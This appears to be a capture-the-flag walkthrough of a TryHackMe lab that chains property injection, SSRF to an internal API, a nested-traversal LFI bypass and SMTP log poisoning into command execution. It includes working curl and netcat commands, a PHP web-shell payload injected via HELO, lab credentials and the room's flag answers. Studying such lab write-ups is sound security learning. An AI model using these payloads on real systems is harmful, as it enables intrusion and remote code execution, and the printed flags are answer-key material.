| Follow @anir0y | |
|---|---|
| Include |  |

This medium-difficulty room chains four distinct techniques across two web applications running on the same box: a Node.js Express app on port 4000 and a PHP System Monitoring Portal (SysMon) on port 50000. It sits in the Advanced Server-Side Attacks module alongside the SSRF walkthrough, the File Inclusion walkthrough, and the Prototype Pollution walkthrough. The attack path moves from object property injection to SSRF to credential theft to LFI bypass to SMTP log poisoning for code execution.
Task 1: Include
The lab deploys a single machine with eight open services. The interesting ones are:
| Port | Service | Purpose |
|---|---|---|
| 22 | SSH | OpenSSH 8.2p1 |
| 25 | SMTP | Postfix (hostname: mail.filepath.lab) |
| 4000 | HTTP | Node.js Express, user profile and friend system |
| 50000 | HTTP | Apache 2.4.41, PHP System Monitoring Portal |
An internal API on port 5000 is bound to localhost only and holds the credentials that connect the two applications.
Step 1: login and reconnaissance
The Node.js app accepts guest/guest at POST /signin. After login, the friend profile at /friend/1 reveals the data model: each user object has properties including id, name, age, country, albums, isAdmin, and profileImage. The isAdmin field is false for the guest account.
Step 2: property injection to gain admin
The /recommend-activity/<id> endpoint accepts JSON with activityType and activityName. The server assigns the value directly to the user object using the activity type as the key:
curl -s -b /tmp/inc_node.txt \
  -H 'Content-Type: application/json' \
  -X POST http://TARGET:4000/recommend-activity/1 \
  -d '{"activityType":"isAdmin","activityName":"true"}'
  # {"success":true}
This is not prototype pollution (which targets __proto__). It is direct property injection: the server sets user.isAdmin = "true" because activityType controls which property gets written. After this, /admin/api and /admin/settings become accessible.
Step 3: SSRF via banner image update
The admin settings page has a form that fetches a URL and sets it as the profile banner. The POST /update-banner-image endpoint takes a url parameter and makes a server-side HTTP request:
curl -s -b /tmp/inc_node.txt \
  -X POST http://TARGET:4000/update-banner-image \
  -d 'url=http://127.0.0.1:5000/getAllAdmins101099991'
The internal API at 127.0.0.1:5000 has two endpoints. The first, /internal-api, returns a secret key. The second, /getAllAdmins101099991, returns admin credentials for both web applications.
The banner image on the friend profile now contains a base64 data URI. Decoding it reveals the SysMon administrator credentials:
username: administrator
password: S$9$qk6d#**LQU
Step 4: SysMon login and first flag
Logging in to the SysMon portal on port 50000 with those credentials, the dashboard displays the first flag.
What is the flag value after logging in to the SysMon app? THM{!50_55Rf_1S_d_k3Y??!}
Step 5: LFI with nested traversal bypass
The SysMon profile page loads images through profile.php?img=, which reads from the uploads/ directory. The application filters traversal by stripping the ../ substring in a single pass:
../   -> (stripped)
....// -> after stripping ../ from the middle, the outer characters collapse to ../
The path from uploads/ to the filesystem root is nine directories deep (/var/www/html/uploads/ has four path components, plus the web root structure). Nine levels of ....// survive the filter and resolve to nine ../ sequences:
curl -s -b /tmp/inc_sysmon.txt \
  "http://TARGET:50000/profile.php?img=....//....//....//....//....//....//....//....//....//etc/passwd"
  # root:x:0:0:root:/root:/bin/bash
  # ...
The filter strips ../ once from each ....//, leaving ../ intact. Fewer than nine levels do not escape the uploads/ base directory.
Step 6: SMTP mail.log poisoning
The LFI primitive reads files but does not execute code on its own. The escalation path is log poisoning: inject PHP code into a log file, then include that log through the LFI.
Apache’s access.log was not readable through this path, but the SMTP service on port 25 writes to /var/log/mail.log. The HELO command accepts arbitrary strings and logs them verbatim:
{
  sleep 1; echo -e "HELO <?php system(\$_GET['cmd']); ?>\r"
  sleep 1; echo -e "MAIL FROM:<[email protected]>\r"
  sleep 1; echo -e "RCPT TO:<[email protected]>\r"
  sleep 1; echo -e "DATA\r"
  sleep 1; echo -e "test\r.\r"
  sleep 1; echo -e "QUIT\r"
} | nc TARGET 25
The PHP payload sits in the HELO field specifically because Postfix logs it as-is. Other fields like MAIL FROM and RCPT TO strip or mangle special characters inside angle brackets.
Step 7: LFI to RCE
Including the poisoned mail.log through the LFI vector with a cmd parameter executes the injected PHP:
curl -s -b /tmp/inc_sysmon.txt \
  "http://TARGET:50000/profile.php?img=....//....//....//....//....//....//....//....//....//var/log/mail.log&cmd=find+/var/www/html+-name+*.txt+-type+f"
  # /var/www/html/505eb0fb8a9f32853b4d955e1f9123ea.txt
A hidden text file sits in the web root, named with an MD5 hash. Reading it:
curl -s -b /tmp/inc_sysmon.txt \
  "http://TARGET:50000/profile.php?img=....//....//....//....//....//....//....//....//....//var/www/html/505eb0fb8a9f32853b4d955e1f9123ea.txt"
  # THM{505eb0fb8a9f32853b4d955e1f9123ea}
What is the flag value you found on the system? THM{505eb0fb8a9f32853b4d955e1f9123ea}
Takeaways
A single-pass string filter on traversal sequences is no filter at all. The SysMon application stripped ../ once, so ....// collapsed to exactly the traversal it tried to prevent. This is a textbook bypass, but the depth matters: nine levels were needed because the base directory was nine components from root. Testing with three or five levels returned empty responses, which looked like the filter was working when it was actually just insufficient depth.
Property injection and prototype pollution are different vulnerabilities with the same enabling mistake. The Node.js app let user input control which property was set on the user object, turning activityType into a direct key assignment. This did not pollute __proto__ or affect other objects. It wrote isAdmin on one specific user, which was enough to unlock the admin panel and the SSRF endpoint behind it. The fix is the same for both: validate property names against an allowlist before assignment.
Room solved 100%: 1 task, 2 answers.